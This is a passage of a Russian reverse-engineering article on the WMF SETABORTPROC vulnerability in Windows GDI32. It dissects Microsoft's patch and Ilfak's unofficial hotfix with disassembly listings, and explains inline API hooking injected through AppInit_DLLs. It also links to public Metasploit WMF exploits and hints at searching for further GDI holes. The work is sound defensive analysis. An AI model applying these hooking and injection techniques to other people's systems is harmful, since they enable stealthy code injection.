

Рисунок 20 официальная заплатка от Microsoft

Установка новых заплаток часто сопровождается проблемами, вылезающими совсем в неожиданных местах. Что же делать? А вот что! Скачиваем заплатку (в моем случае это файл Windows2000-KB912919-x86-RUS.EXE), поднимаем hiew и ищем сигнатуру MSCF. Она должна встретиться как минимум дважды. Первый раз — в исполнимом файле инсталлятора (в моем случае она расположена по смещению 00004422h), второй — в начале cab-архива (00009C00h), перед которым как правило идет длинная цепочка "DINGPADDINGXXPAD", оставленная для выравнивания, а дальше — беспорядочно разбросанные имена файлов.



Рисунок 21 выдирание cab-архива из исполняемого файла автоматического инсталлятора

Подгоняем курсор к "MSCF", нажимаем <*>, а затем <Ctrl>+<End>. Нажимаем <*> еще раз и копируем содержимое выделенного блока в файл по <F2>. Выдранный cab-архив легко распакуется rar'ом. В нем лежат: GDI32.DLL, MF3216.DLL, SPMSG.DLL и некоторые другие файлы, необходимые для работы инсталлятора.-

Файл GDI32.DLL, очевидно, был перекомпилирован ~~обновлен~~ (изменилась дата и размер, причем размер изменился в меньшую сторону, что совсем не характерно для Microsoft). Судя по штампу времени, он был скомпилирован **—29 декабря в 13:17:07**, а дата создания/последней модификации установлена на **30.12.05/08:17**, то есть программисты сработали очень оперативно, а все остальное время заняло тестирование или вообще непонятно что (может, Microsoft специально держала заплатку под сукном).—Дизассемблирование GDI32.DLL показывает, что из API-функции Escape(), соответствующей wmf-функции META_ESCAPE, "вырезана" поддержка подфункции SETABORTPROC, однако, аналогичная по назначению API-функция SetAbortProc() продолжает работать и совместимость с уже написанными приложениями не нарушается. Естественно, из SetAbortProc не может быть напрямую вызвана из метафайла.

Файл SPMSG.DLL представляет собой ресурс с текстовыми сообщениями, слегка исправленный Microsoft, а MF3216.DLL, если верить fc. exe, вообще не был изменен, так что устанавливать ~~эту~~ официальную заплатку все-таки можно, ~~то~~только мыщъх все равно так делать не стал, ограничившись hotfix'ом от Ильфака.



Рисунок 22 распаковка выдранного cab-архива rar'ом

Короче, значит, Ильфак. Ильфаку мыщъх верит как себе самому, а, может быть, и больше тогоесли не сказать, что больше. Опыт программирования у него огромный и главное к hotfix'у прилагаются исходные коды (http://castlecops.com/downloads-file-499-details-WMF_hotfix_source_code.html) из которых ясно как он работает. Уже откомпилированный файл доступен по адресу http://castlecops.com/downloads-file-496-details-Ilfaks_Temporary_WMF_Patch.html.



Рисунок 23 неофициальный hotfix отсекает всех известных червей, ломящихся в META_ESCAPE

Инсталлятор копирует крошечную (всего 3 Кбайта) динамическую библиотеку wmfhotfix.dll в системный каталог Windows и модифицирует следующую ветку реестра HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs, проецируя DLL на все процессы, загружающие USER32.DLL. По окончании установки нам поступает традиционное предложение перезагрузиться, то мы посылаем его на фиг. Ключ AppInit_DLLs начинает действовать и без этого, проецируя wmfhotfix.dll на адресное пространство всех

запускаемых приложений. Ранее запущенные приложения останутся неотпаченными, поэтому их следует закрыть.

Оттуда, из DllMain, он загружает GDI32.DLL, определяет адрес функции Escape и, предварительно присвоив ~~нужные~~ атрибуты PAGE_EXECUTE_READWRITE вызовом VirtualProtect, дописывает к ее началу крохотный thunk, анализирующий аргументы и, если func == SETABORTPROC, возвращающий xor eax, eax/pop ebp/retn 14h.

```
gdi32 = LoadLibrary(gdi32_dll_name);
ptr = (BYTE *)GetProcAddress(gdi32, "Escape");
…
static int __stdcall thunk(HDC, int func,int param1, void *restparams, DWORD)
{
        if ( func != 9 ) // SetAbort
        {
                __asm
                {
                        sub esp, spdelta
                        jmp dword ptr after_thunk //handle everything except SetAbort
                }
        }
        return 0; // fail
}
```

Листинг 10 ключевой фрагмент hotfix'a от Ильфака

Проследить за работой заплатки можно с помощью любого отладчика, например, OllyDbg. Устанавливаем hotfix, загружаем любую программу в OllyDbg (не важно работает она с wmf-файлами или нет) и переходим к функции Escape. В OllyDbg для этого достаточно нажать <Ctrl>+<G> , "Escape", <ENTER>.

Если установка заплатки прошла успешно (что происходит далеко не всегда) в начале функции будет стоять jump на thunk. Конкретный адрес зависит от расположения wmfhotfix.dll в памяти и может варьироваться в широких пределах. В моем случае это 10001000h

```
GDI32!Escape:
77F4D5FE >-    E9 FD390B98     JMP 10001000    ; jump на thunk, вставленный Ильфаком
77F4D603       83EC 18         SUB ESP,18      ;                \
77F4D606       8B55 08         MOV EDX,DWORD PTR SS:[EBP+8]    +
77F4D609       53              PUSH EBX        ;                +- код функции Escape
77F4D60A       56              PUSH ESI        ;                +
77F4D60B       57              PUSH EDI                         .+
```

Листинг 11 функция Escape, пропатченная Ильфаком

Нажимаем <Ctrl>+<G>, 10001000h, <ENTER>, чтобы отладчик перешел на thunk, код которого приведен ниже:

```
10001000       55              PUSH EBP        ; \ оригинальное содержимое Escape
10001001       8BEC            MOV EBP,ESP     ; / (в терминологии Ильфака hotlink)

10001003       837D 0C 09      CMP DWORD PRT SS:[EBP+C],9 ; внедренный Ильфаком thunk
10001007       74 0C           JE 10001015     ; обламываем вызов SETABORTPRC

10001009       2B25 00300010   SUB ESP,[10003000]          ; sub esp, spdelta
1000100F       -FF25 04300010 JMP DWORD PTR DS:[10003004]  ; на продолжение Escape

10001015       33C0            XOR EAX,EAX     ; возвращаем ошибку
10001017       5D              POP EBP
10001018       C2 1400         RETN 14
1000101B       CC              INT3
```

Листинг 12 дизассемблерный листинг "нашлепки" на Escape, перехватывающий вызов thunk и возвращающий ошибку

Главный и, пожалуй, единственный недостаток hotfix'a — отсутствие сообщений об ошибках. Пользователь никогда не может знать — был ли установлен thunk или нет. Ситуация осложняется тем, что Ильфак поленился тащить за собой полноценный дизассемблер и опознает пролог функции Escape по двум следующим шаблонам:

```
static const BYTE hotlink1[] =
{
        0x8B, MODRM_RR,         // mov          Rx, Rx
```

```
        0x55,                   // push    ebp
        0x8B, 0xEC,             // mov     ebp, esp
};

static const BYTE hotlink2[] =
{
        0x55,                   // push    ebp
        0x8B, 0xEC,             // mov     ebp, esp
        0x83, 0xEC, WILD        // sub     esp, 18h
};
```

Листинг 13 шаблоны, используемые Ильфаком для распознавания пролога Escape

В нормальных условиях этого более, чем достаточно, но задумаемся, что произойдет, если отладчик типа soft-ice установит программную точку останова на Escape. При этом в первый байт функции будет записан код CCh и hotfix уже не сможет распознать пролог, а, значит, thunk окажется не установлен и система останется уязвимой! Конечно, цивильные люди отладчиками не пользуются, но у них могут быть установлены (возможно, неявно) некоторые API-шпионы, троянские программы, защитные механизмы и т. д.…

Некоторые антивирусные программы и защитные системы (такие, например, как Lavasoft's Ad-Watch) не позволяют приложениям модифицировать ветку AppInit_DLLs, автоматически восстанавливая ее содержимое. В этом случае, hotfix не сработает, пока разбушевавшегося "сторожа" не утихомирить вручную.–Проблема в том, что пользователь может и не знать, что hitfix не функционален… А ведь черви не дремлют!

К тому же, заплатка загружает библиотеку GDI32.DLL всем приложениям даже тем, которым она совершенно не нужна, заставляя ее понапрасну болтаться в памяти, а точнее в адресном пространстве, благо оно общее и перерасхода памяти не возникает. Ну… практически не возникает. При модификации функции Escape каждый процесс получает копию отпаченной страницы, то есть мы теряем по одной странице физической памяти на процесс, чем можно пренебречь.

~~(Кстати говоря,~~ Чтобы временно отключить hotfix достаточно просто переименовать wmfhotfix.dll~~)~~ во что-нибудь другое. Это проще (и быстрее), чем удалять его деинсталлятором.~~.~~

Хакеры, постоянные держащие загруженный soft-ice могут ~~(теоретически)~~ установить условную точку останова на GDI32!Escape с аргументом 09h~~;, однако, практически лично у меня она не срабатывает.~~: "bpx Escape if esp->8==09", тогда никакие заплатки устанавливать вообще не понадобиться. При выполнении wmf-эксплоита soft-ice тут же всплывет и нам будет достаточно сказать "e (esp+8) 0", а затем выйти из отладка по <Ctrl-D> или "x". При совместном использовании soft-ice с hotfix'ом лучше устанавливать не программную, а аппаратную точку останова: "bpm Escape X", иначе возникнет уже упомянутый конфликт. Но это еще что! При установке программной точки останова существует ничтожна малая вероятность, что она будет установлена в тот злополучный момент когда hotfix уже опознает hotlink, но еще не успеет внедрить jump в начало Escape. Результатом будет крах системы.

Примерный сценарий развития событий выглядит так:

- отладчик запоминает оригинальное содержимое первого байта Escape;
- в первый байт Escape отладчик ставит байт CCh
- Ильфак затирает этот CCh, внедряя сюда jump;
- …в какой-то момент точка останова срабатывает, передавая управления отладчику;
- отладчик восстанавливает 1й байт Escape (пролог), за который идет покоцанный jump;
- эта последовательность не имеет никакого смысла и выбрасывает исключение;
- результат: крах.

Еще одно мелкое замечание, даже скорее придирка. Ходят слухи, что в последующих версиях Windows, Microsoft запретить прикладным приложениям приставить все три атрибута доступа PAGE_EXECUTE_READWRITE и это сможет сделать только система или администратор. Поэтому, сначала надо делать PAGE__READWRITE, а потом PAGE_EXECUTE, но это, как говориться, уже задел на будущее, причем весьма далекое и туманное.

Мыщъх так же написал свой собственный fix, работающий по тому же самому принципу, что и заплатка от Ильфака, но укладывающийся всего в десяток строк, "движок" которого прилагается к статье (см. файл kpnc-hack.c). Он перехватывает MessageBoxA и пишет в заголовке "hacked". Во избежание недоразумений перехват осуществляется в переделах адресного пространства моего процесса, то есть локально, но при желании его можно глобализовать, поместив в dll, подключаемую через AppInit_DLLs.

Вот как он работает:

- сохраняем некоторое кол-во байт от начала API-функции (>= sizeof(jump));
- ставим в начало функции jump на наш thunk;
- в thunk'e: анализируем аргументы функции и делаем все, что хотим;
- в thunk'e: восстанавливаем оригинальное содержимое функции;
- в thunk'e: вызываем восстановленную функцию call'ом;
- в thunk'e: вновь устанавливая jump на thunk и выходим;

Чтобы постоянно не устанавливать атрибуты PAGE_READWRITE перед каждым копированием, их достаточно установить всего один раз. Это чуть-чуть уменьшит накладные расходы, однако, даже при перехвате интенсивно используемых API-функций (к числу которых Escape со всей очевидностью не принадлежит), издержки получаются исчезающее малы, поэтому ими можно полностью пренебречь.

Проблема в другом. Существует вполне осязаемая вероятность, что в момент восстановления оригинального содержимого функции кто-то вызовет ее в обход thunk'a! А если такой вызов произойдет в процессе копирования кода, мы поимеем непредсказуемое поведение. Но это в теории. На практике, Windows поддерживает механизм Copy-on-Write, автоматически "расщепляя" модифицируемые страницы, а это значит, что вызвать грабли может только один из потоков текущего процесса. Применительно к Escape – ни Internet Explorer, ни Irfan Viewer просто не в состоянии одновременно вызывать Escape из двух различных потоков, поэтому такой трюк вполне законен. Он упрощает программирование и снимает проблему с CCh, а так же обладает другими преимуществами, о которых нет никакого смысла распространяться, поскольку, кто не успел — тот опоздал. В смысле мыщъх опоздал со своим fix'ом или все-таки не опознал? Ведь его fix работает и пот 9x, для которой до сих пор никакого лекарства нет…

>>> внутри GDI32.DLL

Дизассемблирование GDI32.DLL лучше всего начинать с функции PlayMetaFileRecord/ PlayEnhMetaFileRecord. Функция PlayMetaFileRecord представляет собой огромный switch, на case-ветвях которого расположены вызываемые GDI-функции, а PlayEnhMetaFileRecord использует табличный метод вызова:

```
.text:77F70CB7        mov     ebx, [ebp+arg_C]
.text:77F70CBA        push    esi
.text:77F70CBB        push    edi
.text:77F70CBC        mov     eax, [ebx]
.text:77F70CBE        cmp     eax, 1
.text:77F70CC1        jb      short loc_77F70CDF
.text:77F70CC3        cmp     eax, 7Ah
.text:77F70CC6        ja      short loc_77F70CDF
.text:77F70CC8        push    [ebp+arg_10]
.text:77F70CCB        mov     ecx, ebx
.text:77F70CCD        push    [ebp+arg_8]
.text:77F70CD0        push    [ebp+arg_4]
.text:77F70CD3        call    off_77F7B62C[eax*4]
```

Листинг 14 дизассемблерный фрагмент PlayEnhMetaFileRecord из GDI32.DLL W2KSP4

Последовательно перебирая одну функцию за другой, смотрим — не принимают ли они callback'и в качестве одного из своих аргументов (эту информацию можно почерпнуть из SDK) и если принимают, не позволяют ли передавать указатель внутри wmf-файла. Есть подозрение, что это не последняя дыра в GDI.

заключение

Найденный баг лишний раз подтверждает печальный тезис: программное обеспечение от Microsoft катастрофически ненадежно и дыряво как дуршлаг. В критически важных инфрастуктурах лучше использовать альтернативные операционные системы, например, BSD или… Windows 98. Забавно, но атаковать 9x намного сложнее, чем NT и черви под ней практически не распространяются.

>>> *врезка интересные ссылки*

- **Windows Metafile:**
  - метафайлы на Википедии — назначение, история создания, базовые архитектурные концепции и прочая общая информация (на английском языке): wmf на http://en.wikipedia.org/wiki/Windows_Metafile;
- **Microsoft Windows Metafile:**
  - неофициальная спецификация на метафайлы исчерпывающего типа, ориентированная на программистов (на английском языке): http://wvware.sourceforge.net/caolan/ora-wmf.htm;
- **Metafile Format:**
  - еще одна неофициальная спецификация на метафайлы, хуже предыдущей, но зато с примерами готового кода (на английском языке): http://www.geocad.ru/new/site/Formats/Graphics/wmf/wmf.txt;
- **Windows Metafile vulnerability:**
  - сводная информация по wmf-уязвимости на Wikipedia, избегающая углубления в технические подробностеи и детелеи (на английском языке) http://en.wikipedia.org/wiki/Windows_Metafile_vulnerability;
- **F-Secure WebLog:**
  - хроника развития событий от F-Secure, о wmf-уязвимости и не только — мало технических деталей, но зато свежая информация (на английском языке): http://www.f-secure.com/weblog/archives/archive-122005.html;
- **Secure Team Blog:**
  - блог компании, специализирующийся на безопасности: немного технической информации о wmf-уязвимости, интервью с Ильфаком (на английском языке): http://blogs.securiteam.com/;
- **Security Now:**
  - статья известного хакера Стива Гибсона из "Gibson Research Corporation" с некоторыми подробностями по wmf-эксплоитам (на аглийском языке): http://www.grc.com/sn/notes-020.htm;
- **эксплоиты:**
  - http://www.metasploit.com/projects/Framework/exploits.html#ie_xp_pfv_metafile
  - http://milw0rm.com/metasploit.php?id=111
- **hexblog forum:**
  - форум на hexblog, посвященный wmf-уязвимости (на английском языке): http://castlecops.com/f212-hexblog.html;
- **официальный патч от Microsoft:**
  - http://www.microsoft.com/technet/security/Bulletin/ms06-001.mspx
- **неофициальный hotfix от Ильфака:**
  - castlecops.com/downloads-file-496-details-Ilfaks_Temporary_WMF_Patch.html
  - castlecops.com/downloads-file-495-details-WMF_Vulnerability_Checker.html
  - castlecops.com/downloads-file-499-details-WMF_hotfix_source_code.html
  - castlecops.com/downloads-file-500-details-WMF_exploit_checker_source_code.html